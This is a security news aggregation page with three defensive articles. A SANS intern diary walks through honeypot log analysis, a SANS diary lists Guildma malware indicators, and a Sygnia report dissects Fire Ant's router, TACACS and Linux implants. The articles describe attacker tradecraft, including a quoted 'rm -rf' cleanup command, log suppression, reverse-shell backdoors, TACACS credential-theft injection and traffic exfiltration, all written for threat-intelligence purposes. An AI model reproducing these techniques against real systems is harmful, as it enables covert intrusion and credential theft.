2026  July(5) August(40) September(3) October(0) November(0) December(0) | STATISTICS (0) | H  ARTICLES  CONFERENCE  MALWARE TRAFFICS  UPDATE  SOFTWARE


YARA-X's 1.20.0


Honeypot-Omaha and batch.py [Guest Diary]

3.9.2026  SANS  Security

[This is a Guest Diary by Frank Igbokwe, an ISC intern as part of the SANS.edu BACS program]

Honeypot-Omaha is a DShied Sensor located at the Internet Storm Center (ISC) that is set up as a decoy for the original target and deployed over the internet. It is a flawed and very vulnerable system that was intentionally designed to attract threat actors with malicious intents. I view it as a massive log aggregator that collects data that an analyst like myself can then analyse, hypothesize, synthesize and then generate a cohesive and coherent report.

DShield Sensor uses a collective of tools to track internet threat actors, one of those packaged tools is called “cowrie”. It emulates port twenty-two and twenty-three, which are secure shell and telnet. Automation is at its rise and almost everything has been or would be automated at some point in time. From botnets to password brute force attacks to credentials scraping and gathering of data, we observe more automated activities.

Tools like hashcat and jack the ripper make credential collection easy. So, cowrie waits and listens on the decoy ports set up for DShield Sensor. It exposes these ports to the public facing internet and relays the data to a centralized station (ISC). Which logs every information about that threat actor and its activities. “DShield.org” and the Internet Storm Center—founded by Dr. Johannes Ullrich in November 2000 out of the precursor site Incidents.org—provide valuable threat intelligence.

When a potential threat actor infiltrates the sensor, cowrie records their activities. Questions begin to arise like methods used to access the system, what vulnerability was exploited, did they succeed or fail at their attempts, what commands were used, where it was used, what was exfiltrated. With this valuable intel an analyst can build a time frame of when the activity started and ended. Answers to most of these questions asked would be revealed as we proceed.

The next question is how do I correlate and gather all these data of interest, types, and structure. There are web logs, firewall logs, cowrie logs with credentials and other valuable information. I tried using tools like zeek for data behaviour correlation, carving, and analysis, rwfilter for metadata carving of specific fields of interest and converting to silk then my favorite tool, tcpdump for parsing network traffic packets. 

All these tools are excellent tools but they are multiple tools that perform specific functions. I needed one tool that could consolidate all my logs of data, filter out the relevant data of interest and use those filtered consolidated data to answer all the questions asked on my internship template. For example, an analyst may want to get more information about a specific internet address, and all the activities engaged by that address. 

An analyst has to have a way to input an internet address or fully qualified domain name (FQDN) and it recursively gathers different data of interest related to that address, by searching and querying different “APIs” application programming interfaces for data.

Then converts the data into a tab separated value format, analyzes, correlates, gathers threat intelligence, common vulnerabilities and exposure (CVE), mitre, exploits, threat score, session id, hash and fingerprints, port numbers, geolocation, internet service and cloud service  providers (ISPs or CSP) and a way to mitigate the threat actors activities.

This tool should be able to implement hashing mechanisms using any of the secure algorithms, for example using a combination of symmetric-asymmetric ciphers, and consolidating relevant data across a given directory into one view. Nothing complicated, just a simple script that synthesizes, consolidates data and brings all that into a focused, comprehensive, cohesive functionality and possibly more. Now you see where I am going with this delima.

All data are important but which ones are  relevant to solving my internship questions. After a long research, I had an “Aha!” moment, you can call it an epiphany or what I call my “eureka” moment. That's where the idea of a “batch” process was formulated. I use my recently gained knowledge and skills of the python programming language to write a script called “batch.py”.

Batch is a script based on the python programming language, I wrote to assist me do most of what I described above. Here is the step by step breakdown of what it does. It is composed of “Four” integrated phases of the analysis processing pipeline. The fidelity of “batch.py” is based on the raw logs it parses. For now the logs must be located in the same directory as batch.py. I use secure copy (scp) to download my logs located on my amazon web services to a local directory on my computer.
 
As a security conscious analyst, persistence security of data should be a priority. This is the start of “batch”, you can either log in as full admin or grant access to guests. To use the 
batch.py program you start by running a bash script on your local terminal window to generate a master password, I use a mac. It uses the secure hashing algorithm(SHA-256) to generate a master and a guest token.You have to generate a master password first by executing the bash script below. 

Start:
Generating master password or guest passcode.


Authentication and verification are used to prevent unauthorized access to sensitive data. The principle of least privilege (POLP) is a necessary requirement for accountability, monitoring, and data loss prevention. 

Select an option for the authentication process. 

If option two is chosen and an analyst does not have a guest passcode, a message will be generated notifying the analyst that they need to have a guest passcode for them to access the program. 

Select option 3 to generate a guest passcode and login.

Phase 1

After an analyst authenticates and is verified, the phase one process starts by gathering and feeding relevant data through the analysis pipeline, then converts the .json, .log, .gz, and any other relevant data to a .tsv file format. “TSV” stands for tab separated values.

The gathered intelligence data from querying ip-api.com, cve.org and paloaltonetworks.com are broken down into sections and fields to delineate the processing stages. With the integrated unified analysis pipeline design, batch.py is engineered for efficiency, low latency, and the rapid parsing of large volumes of logs.

Phase 2

Stage: 1
This displays on your screen showing a summary of the top 10 unique internet addresses that made contact with honeypot_omaha. 

Stage: 2
As you can observe on what is displayed on the screen. I only have two cowrie protocols shown. There are more but on this stage I am focusing on just a few of the protocols used by cowrie.

Stage: 3
This displays on your screen the top 10 correlation of usernames to their respective internet address.

Stage: 4
This shows the top 10 correlation of passwords to their respective internet addresses.

Stage: 5
This displays the top 10 talkers with possible threat intelligence, attempts, geolocation, and their respective internet service and cloud providers. Not all top talkers are threat actors or have malicious intents. This requires the know-how and expertise of trained analysts to dissect and discern relevant data from noise.

Stage: 6
As an analyst, a long tail analysis of the data of interest will give you an idea of where to start your analysis. Sometimes threat actors use beaconing and command and control to relay data back and forth. Check for specific time intervals.

Stage: 7
Batch aggregates all the data it has parsed and gives a summary of how many attempts were made by the threat actors to an endpoint.

Phase 3
Generates a summary report and visual pie chart compilation.

Stage: 8
Compilation and summarization of data, using matplotlib to create the pie charts in a png file format and generating text document reports. 

Phase 4
This phase displays an interactive menu an analyst can use to further examine and analyze data. It comprises six numbered menu points. Let's start with the first menu.

Stage: 9
An easy navigation menu for an analyst to access detailed information on a given threat actor's internet address and activities.

Menu 1
Any artifacts found or indication of compromise will be displayed here using the program "less". Instead of having my data clutter and flood my screen, less seems like a better option.

Menu 2
This is a cumulation of all the exploits used by the malicious actors. It is a lot and it is sorted by the highest threat rating score.


Menu 3
Option menu three is used to navigate the pie chart options. An analyst has the choice of generating an individual chart or both. 


It is always good practice to provide error feedback if the program fails to execute seamlessly.

The pie chart is dynamically generated once the pipeline is initiated. An analyst can choose any of the options to initiate the process of populating the pie chart with the data of interest, and displaying it on the monitor.  Below is an example of a dynamically generated pie chart with all information.

The pie chart below shows the top talkers, protocols, usernames, and passwords.


Made using matplotlib.

Menu 4
This menu option is a quick console overview of what was found when batch executed and initiated the unified processing pipeline. 

There are over four hundred file artifacts discovered. The data is viewed using the “ less” program, an analyst can use the built-in sort functionality to sort the data. 

Menu 5
An analyst can query an internet address or fully qualified domain name and search for more data related to that internet address. A "
honeypot_Omaha_query_reoprt.txt"  is generated.


After some analysis I observed that the threat actor made twenty-eight attempts and it shows a lot of the malicious actors' detailed activities. An analyst can use this consolidated view to analyze the data all in one screen. It displays the behavior analysis, pattern, utc timestamps, a count of how many attempts were made, the threat actors credentials and more.

Attempt number five displays the malicious actor’s secure shell client hash fingerprint: 2ec37a7cc8daf20b10e1ad6221061ca5 showing an established session. Attempt number 6 shows a failed login.

At attempt number eight, the threat actor used a different password. Attempt number nine shows the secure shell version used. An analyst can track session id, there are five recorded sessions made by the threat actor. 

A new connection and login were successfully established at attempt number ten and eleven, batch displays the fingerprint and login details

The malicious actor has gained access to the system. I observed multiple commands executed on attempt number thirteen, such as exporting of the “usr/local/sbin”. This is the location that contains the system administration program tools and daemons installed locally by the owner of the system. “uname” and "Busybox” are visible, this threat actor gained and exfiltrated a wealth of information about the compromised system. The threat actor is covering up its activities by using this command “rm -rf filter”. This command recursively deletes any file or folder that is named filter. The rm removes any shell commands used in a Linux operating system, -r stands for recursive, which is used to perform a deep granular deletion of data forcefully. I am going to make an educated guess**—**Basically, the threat actor is probing, gathering data, and cleaning up their tracks.

Connection lost on attempt number fifteen.

The malicious actor is now using a different password as displayed on attempt number sixteen. 

A failed attempt was logged on attempt number nineteen and the connection was lost at attempt number twenty. Another attempt to re-establish a connection was successful as observed on attempt number twenty-four. 

As an analyst, you are a step behind the threat actor and must follow whatever digital breadcrumbs they leave behind to understand their movements. Every action creates a pattern—often captured by the acronym “RIPLE” (Reconnaissance, Initial exploitation, Persistence-privilege escalation, Lateral movement, and Exfiltration of data). As I often say, if you throw a rock into a pond, it produces a ripple effect.

The relentless, defenseless assault on honeypot_omaha continued, as shown on attempt number twenty-six.

Connection lost again and the threat actor exited as displayed on the screen at attempt number twenty-eight. A summary report of the threat actors’ activities is generated below.

Reflecting back to the original questions at the beginning of the diary. How did the threat actor gain access to the system, what was exfiltrated, and how do I as an analyst go about gathering more data for further investigation?

Recalling from the previous discussions, cowrie is designed to be vulnerable, so the malicious actor was able to guess the username and password.

Summary report on the shell commands executed on honeypot_omaha is generated and displayed on the screen. 

The batch.py script performed a detailed query on the application programming interfaces of  cve.org, paloaltonetworks.com and ip-api.com to generate and correlate intelligence data related to a suspected system compromise. It displays the threat rating score, status code, associated exploits, attack intent, and mitigation strategies. The targeted endpoints are sorted by their threat rating score and displayed below.

Reconnaissance and script profiling reveal the behavioral fingerprints of automated malware, botnets, or exploit payloads when they first gain access to a compromised shell**—in this case,** captured by honeypot_omaha as a “cowrie.command.input” event. Always practice persistence defense in depth, principle of least privilege’ and continuous diagnostics and mitigation. 
As an analyst, I was inquisitive about the data and conducted Google research on the internet service provider called “Pptechnology limited” and the executed commands. Below is a description of the internet service provider and a breakdown of what each section of the command does:

PPTECHNOLOGY LIMITED: Often associated with the brand/network name PTechnology) is a corporate entity and network infrastructure holder that has appeared in cybersecurity research, threat intelligence reports, and UK corporate registries.
Corporate Profile & UK Registration

Company Status: According to UK Companies House records, PPTECHNOLOGY LIMITED (Company Number: 12176225) was incorporated on August 27, 2019, and was officially dissolved on December 23, 2025.
Registered Address: It was registered at a mass-registration virtual office address in London (35 Firs Avenue)—a location known for hosting thousands of distinct corporate entities.
Registered Nature of Business: Officially classified under SIC code 96090 (Other service activities not elsewhere classified).

Threat Intelligence Context

In cybersecurity investigations (such as threat-hunting reports tracking offshore or "bulletproof-style" hosting infrastructure—notably research by firms like Team Cymru examining networks associated with anonymous hosting, ignore-DMCA setups, and malicious campaigns like Jingle Shells), PPTECHNOLOGY LIMITED has surfaced in analyses of proxy infrastructure:

Shell/Paper Companies: Security researchers have identified that shell and dormant UK entities like PPTECHNOLOGY LIMITED are frequently used as corporate facades or administrative holders for IP space and backend infrastructure associated with high-privacy or quasi-anonymous hosting environments.

Fraud Risk Scoring: Due to the nature of the IP blocks assigned to or historically associated with it, security scoring engines (like Scamalytics or VirusTotal) often flag traffic originating from these ranges as carrying higher risk or anonymity traits.

Note: The analysis above was performed by the analyst, using Google.com solely to research the internet service provider and executed commands. 


Guildma (Astaroth) malware infection from Brazilian Portuguese email

3.9.2026  SANS 

Introduction

On Monday 2026-08-31, I used a link from a malicious Brazilian Portuguese email to infect a Windows host in my lab. This was a Guildma (Astaroth) malware infection.

The link from the email is geofenced for Brazil, meaning that it would only deliver the malware if I checked it from a Brazil-based IP address. Otherwise, it would send a legitimate installer (in this case for Android Studio) and not the malware. Furthermore, my web browser and operating system needed to use Brazilian Portuguese language settings and Brazil regional settings.

The initial downloaded file was a zip archive that contained a Windows shortcut. The shortcut retrieved content from a web server and saved it as an alternate data stream to a file created under the user's AppData\Local\Temp directory. This alternate data stream contained a 64-bit DLL file that doesn't appear to be malicious, but it was used to retrieve and install an AutoIt package for Guildma malware.

Today's diary shares indicators from the activity. Of note, many of the specific indicators like some of the SHA-256 hashes appear to be unique for this particular infection.

Images From the Infection


Shown above: Screenshot of the email.


Shown above: Malicious file downloaded from link in the email.



Shown above: Traffic from the infection filtered in Wireshark.


Shown above: Malware persistent on the infected Windows host.

Indicators of the Activity

Select headers from the email:

Link from the message text: 

Downloaded zip archive and extracted Windows shortcut:

SHA-256 hash: cc44782356cb0effc528a7ab22c19ab360a55ebbbe01feb0967031aa191c5869

SHA-256 hash: 47d2908c4dd7f6f5eb4a8ef4306077b10315c44231f4bacd2bb811b245561911

DLL saved as an alternate data stream during the infection, doesn't appear to be malicious:

SHA-256 hash: a6044786991afdb9d42ceb350943987765a7d0e8537369b2092e3f019c0f63ca

Compiled AutoIt script for the persistent Guildma malware:

SHA-256 hash: f62a958faf0491b2b2803be2ee69b664b58e4a1261f64e8530cdc1a3ff666aa4

Domains the infected Windows host communicated with over HTTPS (TCP port 443):

TCP traffic to another domain:

Note: I saw HTTPS traffic to WhatsApp and GitHub domains later during this infection, but those are legitimate domains, so I didn't include them in this write-up. A previous article has noted this campaign abusing GitHub, so I've included the mention here. 

Bradley Duncan
brad [at] malware-traffic-analysis.net


Fire Ant Evolves: From Hypervisors to Trusted Infrastructure

2.9.26  SYGNIA  APT


First reported in 2025, Fire Ant remained active into 2026. Explore how the threat actor expanded beyond hypervisors into trusted infrastructure, compromising routers, authentication systems, and Linux management hosts to maintain covert access, collect credentials and traffic, and reach connected high-value environments.

Key Observations

Executive Summary

Fire Ant, first reported in 2025, remained active in 2026 and expanded its operations beyond hypervisors into the trusted infrastructure that routes traffic, authenticates administrators, manages access, and records activity. The main finding is that the actor was no longer targeting only individual systems, it was targeting the infrastructure layer that controls how entire environments connect and operate both within and across organizational boundaries.

This created a “target behind the target” risk. By compromising routers, authentication systems, and Linux management hosts, Fire Ant gained strategic positions from which it could collect traffic and credentials, maintain covert access, and explore paths toward connected high-value environments, including critical infrastructure. The compromise therefore had implications beyond the systems directly affected.

The actor also manipulated the evidence sources defenders depend on. It suppressed router logging, altered command output, captured administrative credentials, tampered with host logs, and deployed multiple persistent backdoors. As a result, investigators could not rely on any single source of telemetry to accurately reconstruct the activity.

The key implication for organizations is that routers, authentication servers, hypervisors, jump hosts, and management appliances must be treated as first-class security and forensic assets. These systems require the same level of monitoring, hardening, and incident-response readiness as traditional endpoints and servers. When trusted infrastructure is compromised, an attacker can gain both a path into connected environments and the ability to obscure how that access was used.

From Hypervisors to Trusted Infrastructure

Fire Ant’s earlier activity showed that hypervisors can be more than platforms that host workloads. In the hands of an advanced actor, they can become privileged vantage points from which to reach guest systems, bypass segmentation and operate under the line of sight of many endpoint controls.

The 2026 activity expands this same principle to network and management infrastructure. The actor did not only pursue servers and workstations. It targeted systems that other systems depend on: edge routers, TACACS servers, Linux jump hosts and virtualized management servers. These are the systems that decide who can reach what, which credentials are trusted and which logs exist after the fact.

This is the continuity from 2025 to 2026. The technology changed, but the strategy remained consistent: operate from layers that are trusted, privileged and difficult to inspect.

The Target Behind the Target

Highly interconnected environments are strategically valuable because they sit between systems and network zones. They provide routing, managed connectivity, authentication paths, and operational access across connected networks. A compromised infrastructure layer can become a bridge to other environments.

This is the key difference from prior Fire Ant activity. The actor appeared to use the compromised environment as an infrastructure platform from which it could explore reachability into connected high-value networks, including critical infrastructure. In this model, routers, TACACS servers and jump hosts are not peripheral assets. They are the path to the target behind the target.

For defenders, this distinction matters. If the investigation focuses only on the initially compromised systems, it may miss the broader operational objective. If the investigation treats the network and management infrastructure as a trusted connectivity layer, the scope expands to connected routes, administrative paths, shared authentication infrastructure and the systems that control segmentation.

Figure 1: The compromised environment as a bridge into connected targets.

Figure 1: The compromised environment as a bridge into connected targets.

Compromising Network Infrastructure

Fire Ant’s activity demonstrated that edge routers should not be treated as passive network infrastructure. In this intrusion, the actor gained access to Cisco IOS XR routers and turned them into operational platforms capable of supporting stealth, persistence, and potential reach into connected environments.

The investigation began with an anomaly that appeared, at first, to be a configuration inconsistency: a tunnel interface became operational on a Cisco IOS XR router even though no corresponding running configuration or commit history could explain its creation. The interface was associated with a specific VRF and used GRE encapsulation, but standard configuration review did not provide a reliable explanation for how it appeared. This discrepancy became a key investigative lead because it suggested that the device’s operational state could no longer be trusted to match the configuration and audit records visible to administrators.

Inside Fire Ant’s IOS XR Router Toolkit

Fire Ant’s router compromise was not built around generic Linux tooling. The malware recovered from the compromised Cisco IOS XR environment was purpose-built for the router control plane, with components that interacted directly with IOS XR logging, command execution, routing, VRF resolution, AAA, and Telnet-management functions. This distinction is important: Fire Ant was not simply running malware on a Linux-based appliance; it was modifying the systems that make the router manageable and trustworthy.

The toolkit included a boot-themed persistence script on /etc/rc.d/init.d/grub-rommon masquerading as a legitimate service.

Figure 2: Masqueraded grub-common service used to monitor and launch the acpid implant.

Figure 2: Masqueraded grub-common service used to monitor and launch the acpid implant. This script monitored and launched the acpid implant from /usr/bin/acpid, using an hourly schedule that started the implant during odd-numbered hours and stopped it during even-numbered hours. The design suggests an attempt to maintain access while reducing continuous process visibility during routine inspection.

A code snippet in a programming language that defines a function to check if the current hour is odd or even.

Figure 3: The persistence script starts acpid only during odd-numbered hours and stops it during

Figure 3: The persistence script starts acpid only during odd-numbered hours and stops it during The acpid component embedded a modified IOS XR syslog library. In the modified evsyslog flow, log delivery was routed through a custom wrapper that checked for the string “Health” before calling mq_send. When the condition was not met, the wrapper returned a success-like value without forwarding the message, indicating selective manipulation of router log delivery.

Code snippet showing a function `evsyslog` that builds a syslog message, opens a message queue, and sends the message with error handling.

Figure 4: Modified IOS XR syslog flow in acpid: log delivery is routed through sub_7000, which conditionally forwards messages to mg_send based on the presence of “Health”.

Figure 4: Modified IOS XR syslog flow in acpid: log delivery is routed through sub_7000, which conditionally forwards messages to mg_send based on the presence of “Health”. The acpid component also contained shell-related indicators, including references to pseudo-terminal paths, interactive connection banners, escape-sequence handling, and a command to unset shell-history environment variables. It indicates that acpid likely supported interactive access or shell staging in addition to its telemetry-manipulation role.

Figure 5: Shell-related strings in acpid indicate interactive session support, and shell-history suppression logic.

Figure 5: Shell-related strings in acpid indicate interactive session support, and shell-history suppression logic.
Another component, masquerading as /pkg/bin/dhcpd_show_issu_status, provided outbound connectivity. The binary contained a hardcoded external IP address and Telnet client functionality, while importing IOS XR-specific routing, VRF, RIB, and Telnet-management libraries. This indicates that the actor designed the communication component to operate from within the router’s native networking context rather than relying on standard Linux networking behavior.

Figure 6: Telnet communication logic in dhcpd_show_issu_status passes the hardcoded C2 IP address into the connection flow after Telnet session setup and state checks

Figure 6: Telnet communication logic in dhcpd_show_issu_status passes the hardcoded C2 IP address into the connection flow after Telnet session setup and state checks
Fire Ant also attempted to manipulate what administrators could see from the router CLI. Reverse engineering of the recovered /pkg/bin/hd component showed that the actor modified the IOS XR command execution path to append an IOS-style “| exclude” filter to show commands before forwarding them to the normal shell_send_cmd() routine. Separately, command history from the affected device showed repeated show commands using exclusion filters that matched tunnel-related configuration elements, including the tunnel interface, VRF, tunnel source, tunnel VRF, and tunnel destination.

Taken together, these components show that Fire Ant treated routers as operational platforms. The actor built capabilities for persistence, outbound communication, syslog suppression, and command-output manipulation. In a highly interconnected environment, this level of router control is strategically significant: a compromised edge router can become a vantage point for covert connectivity, traffic observation, and access to connected networks, including critical infrastructure environments that rely on trusted routing and management paths.

Following the GRE Tunnel

The tunnel anomaly also shifted the investigation from the compromised router itself to the infrastructure it appeared to connect with. Once Fire Ant demonstrated the ability to manipulate the router’s configuration view, suppress telemetry, and potentially conceal operational state, the key question was no longer only how the tunnel was created, but where it led and what role the other side played in the operation. Tracing the far end of the GRE tunnel exposed another part of the actor’s infrastructure: a legacy Linux system.

Activity on the Linux system showed that the GRE tunnel was not only an anomalous configuration artifact; it was also an operational path. From this host, Fire Ant conducted repeated connection attempts and port probing toward connected high-value environments, including systems associated with critical infrastructure. The observed activity included attempts against common administrative and service ports such as SSH, HTTP/HTTPS, SMB/RPC-related ports and RDP. This indicates that the actor used the tunnel to extend reach beyond the compromised router and into environments reachable through the compromised network infrastructure.

Figure 7: /var/log/secure entries showing repeated sshd connect_to failures toward connected IP addresses and common service ports, indicating scanning activity routed through the Linux host.

Figure 7: /var/log/secure entries showing repeated sshd connect_to failures toward connected IP addresses and common service ports, indicating scanning activity routed through the Linux host.
This shifted the role of the Linux host from a passive tunnel endpoint to an active staging and reconnaissance node. On this system, investigators identified a suspicious binary named zabbix_agent. Although the name appeared to imitate a legitimate Zabbix monitoring component, the binary did not align with expected Zabbix behavior. Instead, it functioned as a backdoor that supported actor-controlled access and command execution from the Linux management host. The legitimate Zabbix agent is typically named zabbix_agentd, making the zabbix_agent filename a likely attempt to blend into a monitoring environment.

BridgeAgent

Sygnia tracks this Zabbix-masquerading implant as BridgeAgent, reflecting its role on the GRE-connected Linux host as a bridge for actor-controlled access into connected environments.

BridgeAgent is configured for persistence through a zabbix_agent.service systemd unit, set to run as root with automatic restart behavior. Once executed, BridgeAgent changed its apparent command line to resemble /usr/bin/gnome-shell, loaded encrypted configuration from /opt/.ICEauthority, and performed periodic HTTPS polling to retrieve controller-supplied configuration.

Figure 8: BridgeAgent execution flow: persistence through zabbix_agent.service, command-line masquerading as /usr/bin/gnome-shell, encrypted configuration stored at /opt/.ICEauthority, periodic HTTPS polling, and outbound TLS reverse-shell capability.

Figure 8: BridgeAgent execution flow: persistence through zabbix_agent.service, command-line masquerading as /usr/bin/gnome-shell, encrypted configuration stored at /opt/.ICEauthority, periodic HTTPS polling, and outbound TLS reverse-shell capability.
BridgeAgent stored its runtime configuration in encrypted form under /opt/.ICEauthority. Static analysis of the binary identified an embedded AES key used to decrypt this configuration. This design allowed the implant to keep C2 parameters out of plaintext on disk while still retrieving them locally at runtime.

Figure 9: BridgeAgent stores its runtime configuration as an encrypted blob, with an embedded AES key enabling local decryption of C2 parameters at runtime.

Figure 9: BridgeAgent stores its runtime configuration as an encrypted blob, with an embedded AES key enabling local decryption of C2 parameters at runtime.

 Using the recovered AES key, Sygnia decrypted the .ICEauthority configuration file and recovered the implant’s runtime settings, including controller host, port, polling interval, host identifier, and reverse-shell parameters.

Figure 10: Decrypted BridgeAgent configuration from /opt/.ICEauthority, revealing connection parameters used for outbound C2 polling and reverse-shell configuration.

Figure 10: Decrypted BridgeAgent configuration from /opt/.ICEauthority, revealing connection parameters used for outbound C2 polling and reverse-shell configuration.
BridgeAgent’s runtime logs showed repeated attempts to establish TLS-based outbound connectivity to actor-controlled infrastructure over port 443. The logs also showed the implant processing controller-supplied configuration and attempting to launch reverse-shell functionality, indicating that the malware was designed to operate as an outbound command-and-control backdoor rather than as a normal monitoring agent.

Figure 11: Journal logs showing BridgeAgent loading encrypted configuration, parsing controller-supplied connection parameters, and attempting TLS-based outbound communication to actor-controlled infrastructure.

Figure 11: Journal logs showing BridgeAgent loading encrypted configuration, parsing controller-supplied connection parameters, and attempting TLS-based outbound communication to actor-controlled infrastructure.
Additional journal evidence showed BridgeAgent launching a secondary binary named ntfsfixed. The child process connected to actor-controlled infrastructure and included the magic string KS2ow2232ssww2342234323 in its command line. This suggests that BridgeAgent acted not only as a backdoor, but also as an execution mechanism for additional actor tooling on the Linux host.

Figure 12: Journal logs showing BridgeAgent launching the secondary binary ntfsfixed, which connected to actor-controlled infrastructure using a command-line magic string.

Figure 12: Journal logs showing BridgeAgent launching the secondary binary ntfsfixed, which connected to actor-controlled infrastructure using a command-line magic string.
BridgeAgent’s role was therefore broader than simple backdoor access to a Linux host. The implant was positioned on infrastructure connected to the GRE tunnel and gave the actor an operational foothold at the boundary between the compromised environment and connected networks. From this position, Fire Ant could receive commands from external infrastructure, execute additional tooling, and use the tunnel path to explore reachability beyond the immediate victim environment.

Figure 13: The actor reaches BridgeAgent on the legacy Linux server, where a GRE tunnel provides a pivot to the edge router and opens a route into a connected environment.

Figure 13: The actor reaches BridgeAgent on the legacy Linux server, where a GRE tunnel provides a pivot to the edge router and opens a route into a connected environment.

Routers as Collection Points

After establishing access to router infrastructure, Fire Ant used the network layer as an intelligence source. The actor was observed capturing traffic from multiple Cisco routers and uploading the resulting PCAP files to external FTP infrastructure. This behavior shifts the router’s role from a transit device to a collection platform. once the actor controlled the router, the device became a vantage point for observing traffic moving through trusted network paths.

Figure 14: Router administration logs showing PCAP files exported from Cisco routers to external FTP infrastructure.
The activity was performed through router-administration workflows using a legitimate administrative account. Traffic captures were generated from multiple router interfaces and uploaded to external FTP servers. The observed activity involved several routers, indicating that the actor was not collecting from a single point of access but was selecting network vantage points from across the environment.

Router-based PCAP collection is especially valuable for infrastructure-focused actors. Packet captures from routers can expose internal topology, management connections, authentication flows, routing relationships, and traffic patterns between connected environments. Unlike endpoint collection, which gives visibility into a single host, router collection can provide a broader view of how systems, administrators, and connected networks interact.

The timing and preparation of the external FTP infrastructure also stood out. One of the FTP services used for the uploads appeared to have been installed on the same day the router PCAP upload activity occurred, suggesting that the actor prepared external collection infrastructure close to the operational window.

Additional router commands observed around the same administrative activity included access to command-history-related paths and traceroute activity toward unusual external domains. The pattern is consistent with an actor using routers for both collection and network reconnaissance.

This activity reinforces one of the core observations from the investigation: when a threat actor controls routers, they do not only gain reach. They gain perspective. Fire Ant used network infrastructure to observe the environment from the inside, collecting information that could support lateral movement, credential targeting, and cross-network access planning.

Owning the Authentication Layer

Fire Ant’s activity extended beyond the routers themselves into the systems used to authenticate and record administrative access to them. This is a critical distinction: the actor was not only abusing valid credentials but also targeting the infrastructure responsible for validating those credentials and preserving the audit trail.

On the TACACS server, investigators identified a VMCI-socket-based backdoor deployed under /var/tmp/audit. The backdoor supported communication over VMware VSOCK/VMCI interfaces, providing an access path that would not necessarily appear as a normal network login to the guest operating system. This finding connected the TACACS compromise back to Fire Ant’s broader pattern of abusing virtualization-adjacent access paths.

Figure 15: The /var/tmp/audit backdoor contains VSOCK/VMCI logic, including AF_VSOCK socket creation and fallback access to VMware VSOCK device paths.

Figure 15: The /var/tmp/audit backdoor contains VSOCK/VMCI logic, including AF_VSOCK socket creation and fallback access to VMware VSOCK device paths.

TacTap

The investigation also identified a malicious binary, /usr/sbin/acppid. Sygnia tracks this TACACS credential-collection toolset as TacTap. TacTap should be understood as a multi-component mechanism rather than a single binary: /usr/sbin/acppid acted as the injector and collection process, while /lib/libseconfd.so operated inside the tac_plus process. Together, the components enabled library injection, accepted-session interception, Unix-socket file-descriptor handoff through /var/run/acpid.lock, and creation of the XOR-obfuscated credential artifact at /var/log/.tacplus.acct

Reverse engineering of acppid showed that the binary was designed to maintain a malicious shared object inside the TACACS daemon. The original IDA view shows that acppid retrieves optional runtime configuration from the TARGET_PROG and SO_PATH environment variables. If those values are not provided, it defaults to targeting the tac_plus process and using /lib/libseconfd.so as the shared object path.

Figure 16: Reverse engineering of accpid showing default targeting of the tac_plus process and loading path for the malicious shared object /lib/libseconfd.so

Figure 16: Reverse engineering of accpid showing default targeting of the tac_plus process and loading path for the malicious shared object /lib/libseconfd.so
To improve readability, the next snippet is a simplified pseudocode reconstructed from the binary. It preserves the relevant injection logic while omitting decompiled artifacts and unrelated error handling.

Figure 17: Simplified pseudocode reconstructed from acppid, showing how the implant locates tac_plus, checks whether /lib/libseconfd.so is already mapped, writes the embedded payload, invokes the injection routine, and removes the on-disk library afterward.

Figure 17: Simplified pseudocode reconstructed from acppid, showing how the implant locates tac_plus, checks whether /lib/libseconfd.so is already mapped, writes the embedded payload, invokes the injection routine, and removes the on-disk library afterward.

The injected library, libseconfd.so, was designed to operate inside the TACACS process. Reverse engineering showed that it hooked accept and accept4, placing the implant inside the TACACS session-handling path. This allowed the malicious code to interact with newly accepted TACACS client connections from within the service process itself.

The hook then forwarded accepted connection file descriptors to acppid through a local UNIX socket at /var/run/acpid.lock, using sendmsg-style file-descriptor passing. This design allowed one malicious component inside the TACACS process to hand live connection handles to another process, enabling the actor to observe or process TACACS session material from within the authentication flow.

Figure 18: After intercepting accepted TACACS connections, libseconfd.so forwards the accepted socket file descriptor to acppid over /var/run/acpid.lock.

Figure 18: After intercepting accepted TACACS connections, libseconfd.so forwards the accepted socket file descriptor to acppid over /var/run/acpid.lock.

The operational result of this access was visible in the recovered credential artifact. Investigators identified an encrypted file at /var/log/.tacplus.acct containing TACACS-related credential material. The file was encoded using a single-byte XOR scheme, indicating that the actor attempted to lightly obfuscate the harvested data while keeping it simple to recover operationally. This artifact connects the injection and session-handoff mechanism to credential collection from the authentication layer.

Figure 19: TACACS malware workflow showing library injection, accepted-session handoff through a UNIX socket, and credential artifact creation

Figure 19: TACACS malware workflow showing library injection, accepted-session handoff through a UNIX socket, and credential artifact creation
The recovered /var/log/.tacplus.acct file was decoded using a single-byte XOR operation with key 0xEF, revealing TACACS-related credential material.

The key choice is notable because Mandiant previously documented UNC3886 TACACS credential-collection tooling in which captured credential records were also XORed with 0xEF before being written to a credential log file. In this case, however, the more significant finding is the collection mechanism itself: Fire Ant used acppid to inject libseconfd.so into the running tac_plus process, intercept accepted TACACS sessions, pass connection file descriptors back through /var/run/acpid.lock, and write the resulting credential artifact to /var/log/.tacplus.acct. To our knowledge, this specific tac_plus library-injection technique has not been publicly described before, making it a notable evolution of Fire Ant’s TACACS-focused credential collection tradecraft.

Figure 20: CyberChef decoding of /var/log/.tacplus.acct using single-byte XOR key 0xEF, revealing TACACS-related credential material.

Figure 20: CyberChef decoding of /var/log/.tacplus.acct using single-byte XOR key 0xEF, revealing TACACS-related credential material.

This technique is more significant than ordinary credential theft. TACACS servers sit at an administrative chokepoint: they authenticate users, authorize commands, and record activity across network devices. By compromising this layer, Fire Ant positioned itself close to the trust boundary between administrators and infrastructure. The actor could potentially harvest credentials as they were used, observe administrative activity, and create ambiguity between legitimate account use and malicious activity.

The lesson is clear: when the authentication layer is compromised, defenders can no longer ask only “which account performed the action? They must also ask whether the system recording that action can still be trusted.

Building the Access Layer

Fire Ant did not rely on a single foothold. Across Linux management infrastructure, the actor built a durable access layer using Medusa-rootkit, custom SSH backdoors, masqueraded binaries, credential capture, and host-level configuration changes. The objective was not only to compromise Linux hosts, but to convert them into reusable operational infrastructure.

A key feature of this access layer was its duration. Several Linux access components were deployed in 2025 and remained available into 2026, when Fire Ant was later observed using them for hands-on activity. This shows that the actor treated Linux management hosts as long-lived staging and access nodes, not temporary footholds.

